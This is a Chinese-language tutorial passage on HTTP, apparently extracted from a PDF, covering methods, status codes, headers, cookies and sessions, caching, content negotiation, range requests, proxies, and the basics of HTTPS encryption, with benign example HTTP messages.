
HTTP

一、基础概念

URL

- URI（Uniform Resource Indentifier，统一资源标识符）
- URL（Uniform Resource Locator，统一资源定位符）
- URN（Uniform Resource Name，统一资源名称），例如 urn:isbn:0-486-27557-4。

URI 包含 URL 和 URN，目前 WEB 只有 URL 比较流行，所以见到的基本都是 URL。



请求和响应报文

1. 请求报文

2. 响应报文

二、HTTP 方法

客户端发送的 **请求报文** 第一行为请求行，包含了方法字段。

GET

> 获取资源

当前网络请求中，绝大部分使用的是 GET 方法。

HEAD

> 获取报文首部

和 GET 方法一样，但是不返回报文实体主体部分。

主要用于确认 URL 的有效性以及资源更新的日期时间等。

POST

> 传输实体主体

POST 主要用来传输数据，而 GET 主要用来获取资源。

更多 POST 与 GET 的比较请见第八章。

PUT

> 上传文件

由于自身不带验证机制，任何人都可以上传文件，因此存在安全性问题，一般不使用该方法。

```
PUT /new.html HTTP/1.1
Host: example.com
Content-type: text/html
Content-length: 16

<p>New File</p>
```

PATCH

> 对资源进行部分修改

PUT 也可以用于修改资源，但是只能完全替代原始资源，PATCH 允许部分修改。

```
PATCH /file.txt HTTP/1.1
Host: www.example.com
Content-Type: application/example
If-Match: "e0023aa4e"
Content-Length: 100

[description of changes]
```

DELETE

> 删除文件

与 PUT 功能相反，并且同样不带验证机制。

```
DELETE /file.html HTTP/1.1
```

OPTIONS

> 查询支持的方法

查询指定的 URL 能够支持的方法。

会返回 Allow: GET, POST, HEAD, OPTIONS 这样的内容。

CONNECT

> 要求在与代理服务器通信时建立隧道

使用 SSL（Secure Sockets Layer，安全套接层）和 TLS（Transport Layer Security，传输层安全）协议把通信内容加密后经网络隧道传输。

```
CONNECT www.example.com:443 HTTP/1.1
```

TRACE

> 追踪路径

服务器会将通信路径返回给客户端。

发送请求时，在 Max-Forwards 首部字段中填入数值，每经过一个服务器就会减 1，当数值为 0 时就停止传输。

通常不会使用 TRACE，并且它容易受到 XST 攻击（Cross-Site Tracing，跨站追踪）。

三、HTTP 状态码

服务器返回的 **响应报文** 中第一行为状态行，包含了状态码以及原因短语，用来告知客户端请求的结果。

状态码	类别	原因短语
1XX	Informational（信息性状态码）	接收的请求正在处理
2XX	Success（成功状态码）	请求正常处理完毕
3XX	Redirection（重定向状态码）	需要进行附加操作以完成请求
4XX	Client Error（客户端错误状态码）	服务器无法处理请求
5XX	Server Error（服务器错误状态码）	服务器处理请求出错

1XX 信息

- **100 Continue** ：表明到目前为止都很正常，客户端可以继续发送请求或者忽略这个响应。

2XX 成功

- **200 OK**
- **204 No Content** ：请求已经成功处理，但是返回的响应报文不包含实体的主体部分。一般在只需要从客户端往服务器发送信息，而不需要返回数据时使用。
- **206 Partial Content** ：表示客户端进行了范围请求。响应报文包含由 Content-Range 指定范围的实体内容。

3XX 重定向

- **301 Moved Permanently** ：永久性重定向
- **302 Found** ：临时性重定向
- **303 See Other** ：和 302 有着相同的功能，但是 303 明确要求客户端应该采用 GET 方法获取资源。
- 注：虽然 HTTP 协议规定 301、302 状态下重定向时不允许把 POST 方法改成 GET 方法，但是大多数浏览器都会在 301、302 和 303 状态下的重定向把 POST 方法改成 GET 方法。
- **304 Not Modified** ：如果请求报文首部包含一些条件，例如：If-Match，If-Modified-Since，If-None-Match，If-Range，If-Unmodified-Since，如果不满足条件，则服务器会返回 304 状态码。
- **307 Temporary Redirect** ：临时重定向，与 302 的含义类似，但是 307 要求浏览器不会把重定向请求的 POST 方法改成 GET 方法。

4XX 客户端错误

- **400 Bad Request** ：请求报文中存在语法错误。
- **401 Unauthorized** ：该状态码表示发送的请求需要有认证信息（BASIC 认证、DIGEST 认证）。如果之前已进行过一次请求，则表示用户认证失败。
- **403 Forbidden** ：请求被拒绝，服务器端没有必要给出拒绝的详细理由。
- **404 Not Found**

5XX 服务器错误

- **500 Internal Server Error** ：服务器正在执行请求时发生错误。
- **503 Service Unavilable** ：服务器暂时处于超负载或正在进行停机维护，现在无法处理请求。

四、HTTP 首部

有 4 种类型的首部字段：通用首部字段、请求首部字段、响应首部字段和实体首部字段。

各种首部字段及其含义如下（不需要全记，仅供查阅）：

通用首部字段

首部字段名	说明
Cache-Control	控制缓存的行为
Connection	控制不再转发给代理的首部字段、管理持久连接
Date	创建报文的日期时间
Pragma	报文指令
Trailer	报文末端的首部一览
Transfer-Encoding	指定报文主体的传输编码方式
Upgrade	升级为其他协议
Via	代理服务器的相关信息
Warning	错误通知

请求首部字段

首部字段名	说明
Accept	用户代理可处理的媒体类型
Accept-Charset	优先的字符集
Accept-Encoding	优先的内容编码
Accept-Language	优先的语言（自然语言）
Authorization	Web 认证信息
Expect	期待服务器的特定行为

首部字段名	说明
From	用户的电子邮箱地址
Host	请求资源所在服务器
If-Match	比较实体标记（ETag）
If-Modified-Since	比较资源的更新时间
If-None-Match	比较实体标记（与 If-Match 相反）
If-Range	资源未更新时发送实体 Byte 的范围请求
If-Unmodified-Since	比较资源的更新时间（与 If-Modified-Since 相反）
Max-Forwards	最大传输逐跳数
Proxy-Authorization	代理服务器要求客户端的认证信息
Range	实体的字节范围请求
Referer	对请求中 URI 的原始获取方
TE	传输编码的优先级
User-Agent	HTTP 客户端程序的信息

响应首部字段

首部字段名	说明
Accept-Ranges	是否接受字节范围请求
Age	推算资源创建经过时间
ETag	资源的匹配信息
Location	令客户端重定向至指定 URI
Proxy-Authenticate	代理服务器对客户端的认证信息
Retry-After	对再次发起请求的时机要求
Server	HTTP 服务器的安装信息

首部字段名	说明
Vary	代理服务器缓存的管理信息
WWW-Authenticate	服务器对客户端的认证信息

实体首部字段

首部字段名	说明
Allow	资源可支持的 HTTP 方法
Content-Encoding	实体主体适用的编码方式
Content-Language	实体主体的自然语言
Content-Length	实体主体的大小
Content-Location	替代对应资源的 URI
Content-MD5	实体主体的报文摘要
Content-Range	实体主体的位置范围
Content-Type	实体主体的媒体类型
Expires	实体主体过期的日期时间
Last-Modified	资源的最后修改日期时间

五、具体应用

Cookie

HTTP 协议是无状态的，主要是为了让 HTTP 协议尽可能简单，使得它能够处理大量事务。HTTP/1.1 引入 Cookie 来保存状态信息。

Cookie 是服务器发送到用户浏览器并保存在本地的一小块数据，它会在浏览器下次向同一服

务器再发起请求时被携带并发送到服务器上。它用于告知服务端两个请求是否来自同一浏览器，并保持用户的登录状态。

1. 用途

- 会话状态管理（如用户登录状态、购物车、游戏分数或其它需要记录的信息）
- 个性化设置（如用户自定义设置、主题等）
- 浏览器行为跟踪（如跟踪分析用户行为等）

Cookie 曾一度用于客户端数据的存储，因为当时并没有其它合适的存储办法而作为唯一的存储手段，但现在随着现代浏览器开始支持各种各样的存储方式，Cookie 渐渐被淘汰。由于服务器指定 Cookie 后，浏览器的每次请求都会携带 Cookie 数据，会带来额外的性能开销（尤其是在移动环境下）。新的浏览器 API 已经允许开发者直接将数据存储到本地，如使用 Web storage API （本地存储和会话存储）或 IndexedDB。

2. 创建过程

服务器发送的响应报文包含 Set-Cookie 首部字段，客户端得到响应报文后把 Cookie 内容保存到浏览器中。

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry

[page content]
```

客户端之后对同一个服务器发送请求时，会从浏览器中读出 Cookie 信息通过 Cookie 请求首部字段发送给服务器。

```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

3. 分类

- 会话期 Cookie：浏览器关闭之后它会被自动删除，也就是说它仅在会话期内有效。
- 持久性 Cookie：指定一个特定的过期时间（Expires）或有效期（max-age）之后就成为了持久性的 Cookie。

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
```

4. JavaScript 获取 Cookie

通过 `Document.cookie` 属性可创建新的 Cookie，也可通过该属性访问非 HttpOnly 标记的 Cookie。

```
document.cookie = "yummy_cookie=choco";
document.cookie = "tasty_cookie=strawberry";
console.log(document.cookie);
```

5. Secure 和 HttpOnly

标记为 Secure 的 Cookie 只应通过被 HTTPS 协议加密过的请求发送给服务端。但即便设置了 Secure 标记，敏感信息也不应该通过 Cookie 传输，因为 Cookie 有其固有的不安全性，Secure 标记也无法提供确实的安全保障。

标记为 HttpOnly 的 Cookie 不能被 JavaScript 脚本调用。因为跨域脚本 (XSS) 攻击常常使用 JavaScript 的 `Document.cookie` API 窃取用户的 Cookie 信息，因此使用 HttpOnly 标记可以在一定程度上避免 XSS 攻击。

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

6. 作用域

Domain 标识指定了哪些主机可以接受 Cookie。如果不指定，默认为当前文档的主机（不包含子域名）。如果指定了 Domain，则一般包含子域名。例如，如果设置 Domain=mozilla.org，则 Cookie 也包含在子域名中（如 developer.mozilla.org）。

Path 标识指定了主机下的哪些路径可以接受 Cookie（该 URL 路径必须存在于请求 URL

中）。以字符 %x2F ("/") 作为路径分隔符，子路径也会被匹配。例如，设置 Path=/docs，则以下地址都会匹配：

- /docs
- /docs/Web/
- /docs/Web/HTTP

7. Session

除了可以将用户信息通过 Cookie 存储在用户浏览器中，也可以利用 Session 存储在服务器端，存储在服务器端的信息更加安全。

Session 可以存储在服务器上的文件、数据库或者内存中，现在最常见的是将 Session 存储在内存型数据库中，比如 Redis。

使用 Session 维护用户登录的过程如下：

- 用户进行登录时，用户提交包含用户名和密码的表单，放入 HTTP 请求报文中；
- 服务器验证该用户名和密码；
- 如果正确则把用户信息存储到 Redis 中，它在 Redis 中的 ID 称为 Session ID；
- 服务器返回的响应报文的 Set-Cookie 首部字段包含了这个 Session ID，客户端收到响应报文之后将该 Cookie 值存入浏览器中；
- 客户端之后对同一个服务器进行请求时会包含该 Cookie 值，服务器收到之后提取出 Session ID，从 Redis 中取出用户信息，继续之后的业务操作。

应该注意 Session ID 的安全性问题，不能让它被恶意攻击者轻易获取，那么就不能产生一个容易被猜到的 Session ID 值。此外，还需要经常重新生成 Session ID。在对安全性要求极高的场景下，例如转账等操作，除了使用 Session 管理用户状态之外，还需要对用户进行重新验证，比如重新输入密码，或者使用短信验证码等方式。

8. 浏览器禁用 Cookie

此时无法使用 Cookie 来保存用户信息，只能使用 Session。除此之外，不能再将 Session ID 存放到 Cookie 中，而是使用 URL 重写技术，将 Session ID 作为 URL 的参数进行传递。

9. Cookie 与 Session 选择

- Cookie 只能存储 ASCII 码字符串，而 Session 则可以存取任何类型的数据，因此在考虑数据复杂性时首选 Session；
- Cookie 存储在浏览器中，容易被恶意查看。如果非要将一些隐私数据存在 Cookie 中，可以将 Cookie 值进行加密，然后在服务器进行解密；
- 对于大型网站，如果用户所有的信息都存储在 Session 中，那么开销是非常大的，因此不建议将所有的用户信息都存储到 Session 中。

缓存

1. 优点

- 缓解服务器压力；
- 降低客户端获取资源的延迟（缓存资源比服务器上的资源离客户端更近）。

2. 实现方法

- 让代理服务器进行缓存；
- 让客户端浏览器进行缓存。

3. Cache-Control

HTTP/1.1 通过 Cache-Control 首部字段来控制缓存。

（一）禁止进行缓存

no-store 指令规定不能对请求或响应的任何一部分进行缓存。

```
Cache-Control: no-store
```

（二）强制确认缓存

no-cache 指令规定缓存服务器需要先向源服务器验证缓存资源的有效性，只有当缓存资源有效才将能使用该缓存对客户端的请求进行响应。

```
Cache-Control: no-cache
```

（三）私有缓存和公共缓存

private 指令规定了将资源作为私有缓存，只能被单独用户所使用，一般存储在用户浏览器中。

```
Cache-Control: private
```

public 指令规定了将资源作为公共缓存，可以被多个用户所使用，一般存储在代理服务器中。

```
Cache-Control: public
```

（四）缓存过期机制

max-age 指令出现在请求报文中，并且缓存资源的缓存时间小于该指令指定的时间，那么就能接受该缓存。

max-age 指令出现在响应报文中，表示缓存资源在缓存服务器中保存的时间。

```
Cache-Control: max-age=31536000
```

Expires 首部字段也可以用于告知缓存服务器该资源什么时候会过期。在 HTTP/1.1 中，会优先处理 Cache-Control : max-age 指令；而在 HTTP/1.0 中，Cache-Control : max-age 指令会被忽略掉。

```
Expires: Wed, 04 Jul 2012 08:26:05 GMT
```

4. 缓存验证

需要先了解 ETag 首部字段的含义，它是资源的唯一标识。URL 不能唯一表示资源，例如

`http://www.google.com/` 有中文和英文两个资源，只有 ETag 才能对这两个资源进行唯一标识。

```
ETag: "82e22293907ce725faf67773957acd12"
```

可以将缓存资源的 ETag 值放入 If-None-Match 首部，服务器收到该请求后，判断缓存资源的 ETag 值和资源的最新 ETag 值是否一致，如果一致则表示缓存资源有效，返回 304 Not Modified。


```
If-None-Match: "82e22293907ce725faf67773957acd12"
```

Last-Modified 首部字段也可以用于缓存验证，它包含在源服务器发送的响应报文中，指示源服务器对资源的最后修改时间。但是它是一种弱校验器，因为只能精确到一秒，所以它通常作为 ETag 的备用方案。如果响应首部字段里含有这个信息，客户端可以在后续的请求中带上 If-Modified-Since 来验证缓存。服务器只在所请求的资源在给定的日期时间之后对内容进行过修改的情况下才会将资源返回，状态码为 200 OK。如果请求的资源从那时起未经修改，那么返回一个不带有消息主体的 304 Not Modified 响应，

```
Last-Modified: Wed, 21 Oct 2015 07:28:00 GMT
```

```
If-Modified-Since: Wed, 21 Oct 2015 07:28:00 GMT
```

连接管理



1. 短连接与长连接

当浏览器访问一个包含多张图片的 HTML 页面时，除了请求访问 HTML 页面资源，还会请求图片资源，如果每进行一次 HTTP 通信就要断开一次 TCP 连接，连接建立和断开的开销会很大。长连接只需要建立一次 TCP 连接就能进行多次 HTTP 通信。

从 HTTP/1.1 开始默认是长连接的，如果要断开连接，需要由客户端或者服务器端提出断开，使用 Connection : close；而在 HTTP/1.1 之前默认是短连接的，如果需要长连接，则使用 Connection : Keep-Alive。

2. 流水线

默认情况下，HTTP 请求是按顺序发出的，下一个请求只有在当前请求收到应答过后才会被发出。由于会受到网络延迟和带宽的限制，在下一个请求被发送到服务器之前，可能需要等待很长时间。

流水线是在同一条长连接上发出连续的请求，而不用等待响应返回，这样可以避免连接延迟。

内容协商

通过内容协商返回最合适的内容，例如根据浏览器的默认语言选择返回中文界面还是英文界面。

1. 类型

（一）服务端驱动型内容协商

客户端设置特定的 HTTP 首部字段，例如 Accept、Accept-Charset、Accept-Encoding、Accept-Language、Content-Languag，服务器根据这些字段返回特定的资源。

它存在以下问题：

- 服务器很难知道客户端浏览器的全部信息；
- 客户端提供的信息相当冗长（HTTP/2 协议的首部压缩机制缓解了这个问题），并且存在隐私风险（HTTP 指纹识别技术）。
- 给定的资源需要返回不同的展现形式，共享缓存的效率会降低，而服务器端的实现会越来越复杂。

（二）代理驱动型协商

服务器返回 300 Multiple Choices 或者 406 Not Acceptable，客户端从中选出最合适的那个资源。

2. Vary

```
1.  Vary: Accept-Language
```

在使用内容协商的情况下，只有当缓存服务器中的缓存满足内容协商条件时，才能使用该缓存，否则应该向源服务器请求该资源。

例如，一个客户端发送了一个包含 Accept-Language 首部字段的请求之后，源服务器返回的

响应包含 `Vary: Accept-Language` 内容，缓存服务器对这个响应进行缓存之后，在客户端下一次访问同一个 URL 资源，并且 Accept-Language 与缓存中的对应的值相同时才会返回该缓存。

内容编码

内容编码将实体主体进行压缩，从而减少传输的数据量。常用的内容编码有：gzip、compress、deflate、identity。

浏览器发送 Accept-Encoding 首部，其中包含有它所支持的压缩算法，以及各自的优先级，服务器则从中选择一种，使用该算法对响应的消息主体进行压缩，并且发送 Content-Encoding 首部来告知浏览器它选择了哪一种算法。由于该内容协商过程是基于编码类型来选择资源的展现形式的，在响应中，Vary 首部中至少要包含 Content-Encoding，这样的话，缓存服务器就可以对资源的不同展现形式进行缓存。

范围请求

如果网络出现中断，服务器只发送了一部分数据，范围请求可以使得客户端只请求服务器未发送的那部分数据，从而避免服务器重新发送所有数据。

1. Range

在请求报文中添加 Range 首部字段指定请求的范围。

```
GET /z4d4kWk.jpg HTTP/1.1
Host: i.imgur.com
Range: bytes=0-1023
```

请求成功的话服务器返回的响应包含 206 Partial Content 状态码。

```
HTTP/1.1 206 Partial Content
Content-Range: bytes 0-1023/146515
Content-Length: 1024
...
```

```
(binary content)
```

2. Accept-Ranges

响应首部字段 Accept-Ranges 用于告知客户端是否能处理范围请求，可以处理使用 bytes，否则使用 none。

```
Accept-Ranges: bytes
```

3. 响应状态码

- 在请求成功的情况下，服务器会返回 206 Partial Content 状态码。
- 在请求的范围越界的情况下，服务器会返回 416 Requested Range Not Satisfiable 状态码。
- 在不支持范围请求的情况下，服务器会返回 200 OK 状态码。

分块传输编码

Chunked Transfer Coding，可以把数据分割成多块，让浏览器逐步显示页面。

多部分对象集合

一份报文主体内可含有多种类型的实体同时发送，每个部分之间用 boundary 字段定义的分隔符进行分隔，每个部分都可以有首部字段。

例如，上传多个表单时可以使用如下方式：

```
Content-Type: multipart/form-data; boundary=AaB03x

--AaB03x
Content-Disposition: form-data; name="submit-name"

Larry
--AaB03x
```

```
Content-Disposition: form-data; name="files"; filename="file1.txt"
Content-Type: text/plain

... contents of file1.txt ...
--AaB03x--
```

虚拟主机

HTTP/1.1 使用虚拟主机技术，使得一台服务器拥有多个域名，并且在逻辑上可以看成多个服务器。

通信数据转发

1. 代理

代理服务器接受客户端的请求，并且转发给其它服务器。

使用代理的主要目的是：

- 缓存
- 负载均衡
- 网络访问控制
- 访问日志记录

代理服务器分为正向代理和反向代理两种，用户察觉得到正向代理的存在，而反向代理一般位于内部网络中，用户察觉不到。

2. 网关

与代理服务器不同的是，网关服务器会将 HTTP 转化为其它协议进行通信，从而请求其它非 HTTP 服务器的服务。

3. 隧道

使用 SSL 等加密手段，为客户端和服务器之间建立一条安全的通信线路。


六、HTTPs

HTTP 有以下安全性问题：

- 使用明文进行通信，内容可能会被窃听；
- 不验证通信方的身份，通信方的身份有可能遭遇伪装；
- 无法证明报文的完整性，报文有可能遭篡改。

HTTPs 并不是新协议，而是让 HTTP 先和 SSL（Secure Sockets Layer）通信，再由 SSL 和 TCP 通信。也就是说 HTTPs 使用了隧道进行通信。

通过使用 SSL，HTTPs 具有了加密（防窃听）、认证（防伪装）和完整性保护（防篡改）。




加密

1. 对称密钥加密

对称密钥加密（Symmetric-Key Encryption），加密和解密使用同一密钥。

- 优点：运算速度快；

- 缺点：无法安全地将密钥传输给通信方。




2.非对称密钥加密

非对称密钥加密，又称公开密钥加密（Public-Key Encryption），加密和解密使用不同的密钥。

公开密钥所有人都可以获得，通信发送方获得接收方的公开密钥之后，就可以使用公开密钥进行加密，接收方收到通信内容后使用私有密钥解密。


非对称密钥除了用来加密，还可以用来进行签名。因为私有密钥无法被其他人获取，因此通信发送方使用其私有密钥进行签名，通信接收方使用发送方的公开密钥对签名进行解密，就能判断这个签名是否正确。

